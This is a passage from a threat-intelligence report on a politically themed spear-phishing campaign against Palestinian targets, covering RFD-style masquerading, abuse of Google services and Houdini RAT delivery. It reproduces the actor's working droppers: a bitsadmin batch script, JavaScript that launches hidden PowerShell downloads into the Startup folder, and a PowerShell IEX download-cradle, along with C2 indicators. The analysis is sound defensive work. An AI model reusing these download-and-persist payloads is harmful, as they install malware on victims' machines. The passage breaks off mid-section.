Reflected File Download (RFD) is not a new attack and has been discussed in the literature²⁹³⁰. In fact, the RFD technique in the attack ATT-JAN-24 appears to contain URI paths and file names copied directly from a revised version³¹ of the same research in¹⁸. However, the true purpose of the actor implementation of the RFD technique was to hide the origins of the malicious payloads by masquerading the pages hosted on the actor server to resemble the legitimate pages from Google's servers as the following analysis illustrates.

Breaking down the URL, the actor opted to use an IDN registered in the Arabic language under the .XYZ top-level domain. Carrying on the phishing plot, the actor chose the domain name “تحميل”, which translates to “download”. In order to hide the server's origins, the actor registered the domain with Namecheap registrar while protecting the domain Whois information with WhoisGuard. The actor also shielded the domain behind the CloudFlare service. Unfortunately, using the freely available passive DNS and CrimeFlare³² data without directly engaging with the server to unmask its actual IP address did not yield any success.

Once the victim clicks the phishing URL, the request lands a web page that the actor appears to have copied from the Arabic version of the legitimate version of the official Saudi (.SA TLD) Google Chrome download page. The actor copied the HTML code of the page without properly handling the page resources (CSS, JS, fonts, etc.) URIs, resulting in several HTTP 404 errors and a broken web page. Regardless, it appears that the actor attempted to camouflage the hosted page and the subsequent initial payload download as if the official Chrome download page and update file were requested. Thus leaving victims unsuspected.

```

> Internet Protocol Version 4, Src: 172.16.40.155, Dst: 104.27.177.192
> Transmission Control Protocol, Src Port: 49755, Dst Port: 80, Seq: 1, Ack: 1, Len: 353
< Hypertext Transfer Protocol
  > GET /www.google.com/chrome/s;/update/ HTTP/1.1\r\n
    Accept: text/html, application/xhtml+xml, /*\r\n
    Accept-Language: en-US\r\n
    User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko\r\n
    Accept-Encoding: gzip, deflate\r\n
    Host: xn--pgbg3edz.xyz\r\n
    DNT: 1\r\n
    Connection: Keep-Alive\r\n
  > Cookie: __cfduid=d3eb24878a23601aef743abd9db7152c61485415672\r\n
  \r\n
  [Full request URI: http://xn--pgbg3edz.xyz/www.google.com/chrome/s;/update/]
  [HTTP request 1/2]
  [Response in frame: 146]

```

Figure 46. First HTTP request made once the phishing URL is Clicked

At the end of the landing page, the actor embedded an iframe pointing to the initial payload. In order to continue the camouflaging the malicious act, the actor added the HTTP META tag with its content attribute configured to point to the legitimate Saudi version of the “thankyou” page that is normally displayed after successfully downloading the legitimate Chrome installer. In this case, the iframe will cause the initial payload to be requested for download and the landing page will redirect to the “thankyou” page.

```

</html>
<iframe width='1' height='1' frameborder='0' src='ChromeSetup.bat'></iframe>
<META http-equiv="refresh" content="0;URL=https://www.google.com.sa/chrome/browser/thankyou.html">

```

Figure 47. iframe embedded at the bottom of the Google copied HTML code requesting initial payload

²⁹ <https://www.trustwave.com/Resources/SpiderLabs-Blog/Reflected-File-Download---A-New-Web-Attack-Vector/>, <https://www.blackhat.com/docs/eu-14/materials/eu-14-Hafif-Reflected-File-Download-A-New-Web-Attack-Vector.pdf>

³⁰ https://www.owasp.org/index.php/Reflected_File_Download

³¹ https://drive.google.com/file/d/0B0KLoHg_gR_XQnV4RVhINI96MHM/view

³² <http://crimeflare.net:82/cfssl.html>

```

▼ Hypertext Transfer Protocol
  > GET /www.google.com/chrome/s;/update/ChromeSetup.bat HTTP/1.1\r\n
    Accept: text/html, application/xhtml+xml, */*\r\n
    Referer: http://xn--pgbg3edz.xyz/www.google.com/chrome/s;/update/\r\n
    Accept-Language: en-US\r\n
    User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko\r\n
    Accept-Encoding: gzip, deflate\r\n
    Host: xn--pgbg3edz.xyz\r\n
    DNT: 1\r\n
    Connection: Keep-Alive\r\n
  > Cookie: __cfduid=d3eb24878a23601aef743abd9db7152c61485415672\r\n
    \r\n
    [Full request URI: http://xn--pgbg3edz.xyz/www.google.com/chrome/s;/update/ChromeSetup.bat]

```

Figure 48. HTTP request to retrieve initial payload resulted from the iframe

In the above packet capture, it is clear that the initial payload is hosted and being retrieved from the same server serving the request. Thus, rendering the RFD technique as a means of hiding rather than actually downloading the payload from a third party server.

The initial payload “ChromeSetup.bat” consists of a batch script designed to retrieve the second stage payload. The batch script utilizes the built-in Windows BITSAdmin to retrieve a file, which also happens to be named “ChromeSetup.bat” and hosted at the root of the same server as the initial payload. The script then persists the second stage payload into the Startup directory as “Google.exe”. The actor continued masking the malicious activities by instructing the existent Chrome browser to start while loading a “ThankYou” page hosted on the actor controlled server as a decoy. Additionally, the actor embedded a decoy message to appear on the BITSAdmin console window conveying that the Chrome browser is now updated. Finally, the script instructs the persisted payload “Google.exe” to be executed.

```

GET /www.google.com/chrome/s;/update/ChromeSetup.bat HTTP/1.1
Accept: text/html, application/xhtml+xml, /**
Referer: http://xn--pgbg3edz.xyz/www.google.com/chrome/s;/update/
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: xn--pgbg3edz.xyz
DNT: 1
Connection: Keep-Alive
Cookie: __cfduid=d3eb24878a23601aef743abd9db7152c61485415672

HTTP/1.1 200 OK
Date: Thu, 26 Jan 2017 07:36:04 GMT
Content-Type: application/x-msdownload
Content-Length: 456
Connection: keep-alive
Last-Modified: Sun, 22 Jan 2017 19:48:53 GMT
ETag: "1c8-546b42c3f087f"
Accept-Ranges: bytes
Server: cloudflare-nginx
CF-RAY: 32724ab473ea24b1-DOH

@echo off

cmd.exe /c "bitsadmin /transfer Updating-Google-Chrome-plaese-wait /download /priority high
http://xn--pgbg3edz.xyz/ChromeSetup.bat "%userprofile%\start Menu\Programs\Startup\Google.exe"

start chrome http://xn--pgbg3edz.xyz/Thankyou
echo Google Chrome Browser Full Offline Installer 2017 Updated successfully - Google Chrome
setup Online Installer, complete

call "%userprofile%\start Menu\Programs\Startup\Google.exe";

```

Figure 49. HTTP request/response of the initial payload download

Once the initial batch script payload “ChromeSetup.bat” is executed, the download progress console is displayed until the second payload download is completed and the decoy update message is displayed.




Figure 50. BITSAdmin download progress console window

In the background, the second stage payload “Google.exe” performs a DNS query to resolve the C&C domain as illustrated below. Recall that the word “alwatanvoice” acting as the subdomain was listed as a malicious domain in the analysis discussed by the security researchers at Vectra Threat Lab. Additionally, the IP address of the C&C domain is the same address of the Houdini C&C server reported in Palo Alto’s analysis.

Source	Src Port	Destination	Dst Port	Protocol	Info
172.16.40.155	62559	172.16.40.2	53	DNS	Standard query 0x6324 A alwatanvoice.blogspot.com
172.16.40.2	53	172.16.40.155	62559	DNS	Standard query response 0x6324 A alwatanvoice.blogspot.com A 78.47.96.17

Figure 51. DNS request/response made by the Houdini binary “Google.exe”

Once the domain is resolved, the malware, in this case Houdini, starts its C&C communication over TCP port 443. However, the malware traffic is in plaintext and the choice of the port 443 may have been an attempt by the actor to avoid detection since TCP port 443 is usually associated with HTTPS traffic and may not be SSL inspected.

According to the network traffic, the actor opted to utilize version 1.3 of the Houdini malware. Depending on the Houdini version as evident in later attacks, the Houdini protocol may consist of the following fields: malware’s mutex, installation name (`install_name`), nickname (`nick_name`), infected computer name, computer user name, operating system version, Houdini’s version, and the foreground process. In this version of Houdini, the “`nick_name`” field does not exist and the message reporting a new infection is set to “`....new_slave`”. These fields constitutes the configurations setup of the Houdini sample in question. Throughout the attacks, the actor deploys several version of the Houdini malware, in which the configurations and the infection message change accordingly.

Source	Src Port	Destination	Dst Port	Proto	Info
172.16.40.155	49776	78.47.96.17	443	TCP	49776 → 443 [SYN] Seq=0 Win=8192
78.47.96.17	443	172.16.40.155	49776	TCP	443 → 49776 [SYN, ACK] Seq=0 Ack=1
172.16.40.155	49776	78.47.96.17	443	TCP	49776 → 443 [ACK] Seq=1 Ack=1 Win=8192
172.16.40.155	49776	78.47.96.17	443	SSL	Continuation Data
78.47.96.17	443	172.16.40.155	49776	TCP	443 → 49776 [ACK] Seq=1 Ack=107 Win=8192

....new_slave
[REDACTED]
rar
[REDACTED]
Windows 7 Enterprise
1.3
C:\Windows\system32\cmd.exe

Figure 52. Houdini malware C&C communication over TCP port 443 and initial infection report

Revisiting ATT-JAN-26, the usage statistics of the Google shortened URL can be reviewed by simply adding the TLD-like “.info” to the end of the shortened URL. According the data reported, the link appears to have been clicked 75 times since its creation date, which also happens to be the same date the actor launched the attack. The original URL is hosted under a domain that was discussed earlier in the historical attacks correlation. This domain appears

to a long history of being used for malicious purposes according to the passive DNS records from VirusTotal³³.

The URL points to a payload named “winrar-update.bat”, resembling the initial payload name in ATT-JAN-24. In fact, simply searching VirusTotal³⁴ for the hash of the final payload “Google.exe” in ATT-JAN-24 reveals that a payload with the name “winrar-update.bat” shares the same hash, suggesting that both attacks eventually lead to the same payload although they are named differently. Unfortunately, by the time this attack was analyzed, the payload was no longer available.




Figure 53. Google Shortened URL Statistics for Payload “winrar-update.bat” in ATT-JAN-26

³³ <https://www.virustotal.com/en/domain/3utilities.com/information/>

³⁴

<https://www.virustotal.com/en/file/8d75e47c04bb2cc0f4c2e973475d4ff1fc8f32039794e3ea5ca2494c66d80d3f/analysis/>

ATT-MAR-12/26: Fileless PowerShell, Code Injection, and Houdini

After staying dormant for more than 40 days, the actor launched two attacks during March 2017. Both attacks share the same TTPs and exploitation lifecycle; however, each introduced distinctive tactics and targeting signatures warranting dedicated analysis. The exploitation flow in these attacks consists mainly of four stages with slight variations at specific stages per attack. Generically, the exploitation flow is depicted in the below diagram followed by the details of each stage highlighting the distinctions between them.




Figure 54. Summary of ATT-MAR-12 TTPs, Stages, and Payloads

Stage 1: Phishing and Google Services as a Malware Delivery System

ATT-MAR-12

In this attack, a spear phishing email referencing the controversial Palestinian political figure “Mohammed Dahlan”, the former leader of Fatah Group from the Gaza Strip and now exiled to United Arab Emirates (UAE), Abu Dhabi³⁵. The subject of the email reads as follows:

بيان الرئاسة الفلسطينية بشأن ادعاءات و كذب دحلان في مؤتمر أوروبا

, translating to “The Palestinian Authority Statement regarding Dahlan’s False Allegations in the European Summit”.

³⁵ https://en.wikipedia.org/wiki/Mohammed_Dahlan

The sender email address is masquerading as the Palestinian news agency “ وكالة وفا ” – Wafa News Agency (Wafa means Loyalty). This news agency was established by the Palestinian Liberation Organization (PLO) in 1972 and is based in Palestine³⁶. The email embeds a Google shortened URL suggesting the viewer more information about the subject by following the URL.




Figure 55. ATT-MAR-12 Phishing Email

ATT-MAR-26

In this attack, the spear phishing email references another Palestinian political figure, “Jibril Rajoub”, as well as the current President of the State of Palestine, “Mahmoud Abbas”. The email subject reads as follows:

”خاص || بالمستندات .. رجوب يحرض الرئيس عباس لقطع العلاقة مع مصر“

This translates to “Special || In Documents .. Rajoub incites President Abbas to Cut Relations with Egypt”.

The email purports the possession of documents that proves “Jibril Rajoub” involvement in provoking “Mahmoud Abbas” against Egypt, thus, resulting in Egypt forbidding the admission of Palestinians for health care treatment in Egyptian hospitals. The body of the email contains reads as follows:

”التقرير و المستندات المرفقة تؤكد دور جبريل رجوب في تحريض الرئيس عباس ضد الرئاسة المصرية مما ادى الى توتر العلاقات بين البلدين ، و ذلك ردا على منعه من دخول مصر !!“

This translates to “As a response to forbidding him into Egypt, the included report and documents confirms Jibril Rajoub role in inciting President Abbas against the Egyptian Presidency, causing tension between the two countries”.



Figure 56. ATT-MAR-26 Phishing Email

The sender address is impersonating yet another Palestinian news agency “ وكالة معا ” – Ma'an News Agency (Ma'an means Together). Interestingly, this new agency

³⁶ http://www.unesco.org/new/fileadmin/MULTIMEDIA/HQ/CI/CI/pdf/ipdc54_bureau_partIV_arab_region_europe.pdf

promote freedom of speech and independence for Palestinian journalists³⁷. In this attack, the actor replaced the Google shortened URL in favor of a URL pointing to a payload hosted on Google Documents while conveying the recipient to proceed with the link to view the documents.


Google Services Abuse as a Malware Delivery System

The URLs in both spear phishing emails eventually lead to content hosted on Google Documents. Throughout the attacks, the actor shows more and more reliance on Google services in general for delivering payloads.

<https://docs.google.com/uc?export=download&confirm=e2q5&id=0B0dN5Z2GG3wsNV9MQm9LZ2dSRVE> ; ATT-MAR-12
<https://docs.google.com/uc?export=download&confirm=e2q5&id=0B0dN5Z2GG3wsd0tWevpOZ3B3dxM> ; ATT-MAR-26

Figure 57. Initial Payload links Hosted on Google Documents Service for ATT-MAR-12 and ATT-MAR-26

Using the same “.info” technique for viewing the usage analytics³⁸ of the Google shortened URL from ATT-MAR-12; additional information about the distribution of the attacks and potential victims can be learned. Through the referrer and country statistics, it appears that multiple victims were targeted. Among these, three victims standout due to their association with the Palestinian government or their political status. These victims include the Palestinian Public Prosecution, the Palestinian Ministry of Exterior, and the Palestinian Liberation Organization (PLO).



³⁷ https://en.wikipedia.org/wiki/Ma%27an_News_Agency

³⁸ NOTE: The statistics in Google's Usage Analytics should be treated carefully. During the continuous monitoring of the analytics page, some existing results reported by the page would simply disappear and never be reported again the next time the results are reviewed. This was mostly observed in the "Country" data, possibly because of IP geolocation updates.




Figure 58. ATT-MAR-12 Google Shortened URL Usage Analytics.

Stage 2: Deception and Initial Persistence

The initial payloads retrieved from Google Documents URLs in both attack are named following the political phishing theme. Both consisted of .RAR compressed archives embedding double-extension JavaScript files (.doc.js) as an attempt to hide the actual extension in case the Windows Folder options are not configured to show file extensions.

Name	Date modified	Type	Size
بيان الرئيسة الفلسطينية.doc.js	3/12/2017 10:47 PM	JavaScript File	1 KB
بيان الرئيسة الفلسطينية.rar	3/13/2017 2:25 PM	RAR File	1 KB

Figure 59. ATT-MAR-12 Compressed Initial Payload Compressed and after Extraction

Name	Date modified	Type	Size
فضيحة جبريل رجوب وتحريض عباس.docx.js	3/26/2017 9:18 PM	JavaScript File	1 KB
فضيحة جبريل رجوب وتحريض عباس.rar	3/30/2017 11:09 AM	RAR File	1 KB

Figure 60. ATT-MAR-26 Compressed Initial Payload Compressed and after Extraction

The JavaScript files in both attacks perform the same functions with different payloads:

1. Execute Word from the command line while passing the URL to the decoy .RTF files. In this case, the .RTF documents are opened in Word directly without writing them to disk.
2. Execute a PowerShell command to download what appears to be .RAR files. However, the files are eventually persisted as batch script files with the extension .CMD at "%USERPROFILE%\Start Menu\Programs\Startup" directory. The PowerShell command is executed while bypassing PowerShell execution policy (-ExecutionPolicy bypass) without executing any of the existing PowerShell profiles (-noprofile) in a hidden window (-windowstyle hidden).

One of the major distinctions between the two attacks lies in the JavaScript file from ATT-MAR-26. In this case, the requested decoy .RTF document is named (qatar.rtf) after the State of Qatar, the Middle Eastern country located in the Arabian Gulf. For both attacks, the imaginary victim was connecting through the country's network. Thus, triggering the actor to tailor the the decoy .RTF document name to the country from which the actor believed the imaginary victim resides. This effort of customization by the actor highlights the actor adaptation levels and introduces the probability that the actor may be targeting multiple that are geographically disparate.

```

var shell = WScript.CreateObject("WScript.Shell");
shell.Run("cmd /c start winword http://78.47.96.17/download/wafa.rtf && powershell.exe -ExecutionPolicy bypass
-noprofile -windowstyle hidden (New-Object System.Net.WebClient).DownloadFile('http://78.47.96.17/loop.rar',
'%UserProfile%\start Menu\Programs\Startup\loop.cmd'); cmd /c '%UserProfile%\start
Menu\Programs\Startup\loop.cmd';

```

Figure 61. ATT-MAR-12 JavaScript Initial Payload Contents

```

var shell = WScript.CreateObject("WScript.Shell");
shell.Run("cmd /c start winword http://78.47.96.17/download/qatar.rtf && powershell.exe -ExecutionPolicy bypass
-noprofile -windowstyle hidden (New-Object System.Net.WebClient).DownloadFile('http://78.47.96.17/1.tar',
'%UserProfile%\start Menu\Programs\Startup\p.cmd'); cmd /c '%UserProfile%\start
Menu\Programs\Startup\p.cmd');

```

Figure 62. ATT-MAR-26 JavaScript Initial Payload Contents and the Tailored RTF Document Name

Continuing to impersonate the Palestinian new agency “Wafa”, the actor named the decoy document in ATT-MAR-12 as “wafa.rtf”. The document consists of four pages, the discussing the Palestinian political figure “Mohammed Dahlan” as the “Trojan Horse” phenomenon created by countries that have interests in occupying and dividing Palestine.




Figure 63. ATT-MAR-12 Decoy .RTF Document

The decoy .RTF document in ATT-MAR-26 consists of five pages and builds upon the phishing topic in the respective spear phishing email. The decoy document describes how the Palestinian President “Mahmoud Abbas” betrayed the Palestinians by cutting the relationships with other Arabic countries except the Qatar because of personal interests. This boycott allegedly caused forbidding Palestinians from health care services in Egypt.




Figure 64. ATT-MAR-27 Decoy .RTF Document

The method used for retrieving the decoy .RTF documents in the initial JavaScript payloads is rather unusual. At the time of this analysis, a search for the command “start winword http://” results in a single match pointing to a Pastebin paste. While seemingly irrelevant, this particular paste was created by a Pastebin account, which eventually turned to be the actor own Pastebin account. This Pastebin account plays a major role in following attacks. Before the paste was made private, screenshots of its contents were preserved.



A screenshot of a Google search results page. The search query is "start winword http://". The results show one result found in 0.40 seconds. The top result is a link to "vb6 - Pastebin.com" with the URL "pastebin.com/guCq4BKD". Below the link, the snippet shows the command "cmd /c %userprofile%\start Menu\Programs\Startup\x.cmd" && cmd /c start winword http://palesabroad.myftp.org/palesabroad.doc".


Figure 65. Google Search Results for the Decoy Document Retrieval Method Pattern



A screenshot of a Pastebin account named "Virtualnote's Pastebin". The account has 32 pastes, 397 edits, and was last updated 14 days ago. The table below lists the pastes:

NAME / TITLE	ADDED	EXPIRES	HITS	SYNTAX
Untitled	Mar 11th, 17	Never	158	None
vb6	Feb 28th, 17	Never	71	None
Untitled	Feb 27th, 17	Never	51	None
CODE	Feb 27th, 17	Never	117	None

Figure 66. Actor Pastebin Account Displaying Paste “vb6” from Google Search (Captured on 2017-03-13)



A screenshot of the "vb6" paste on the Pastebin account. The paste was created by "VIRTUALSENTE" on Feb 28th, 2017 (edited), has 71 hits, and never expires. The content of the paste is as follows:

```

text 0.41 KB
raw download clone embed
1. echo powershell.exe -nop -w hidden -c $J=new-object net.webclient;$J.proxy=[Net.WebRequest]::GetSystemWebProxy();$J.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $J.downloadstring('http://pastebin.com/raw/g3fucZ4E'); > "%userprofile%\start Menu\Programs\Startup\x.cmd" && cmd /c "%userprofile%\start Menu\Programs\Startup\x.cmd" && cmd /c start winword http://palesabroad.myftp.org/palesabroad.doc

```

Figure 67. Paste “vb6” Contents (Captured on 2017-03-13)

Stage 3: Fileless PowerShell, Shellcode and RDI with Reverse Connections

Phase 1: Retrieving the First PowerShell Payload

The batch scripts persisted via the initial JavaScript payloads “loop.cmd” from ATT-MAR-12, and “p.cmd” from ATT-MAR-26 serve as payload droppers. In addition to the startup directory persistence, both scripts are designed to achieve a runtime time-based persistence

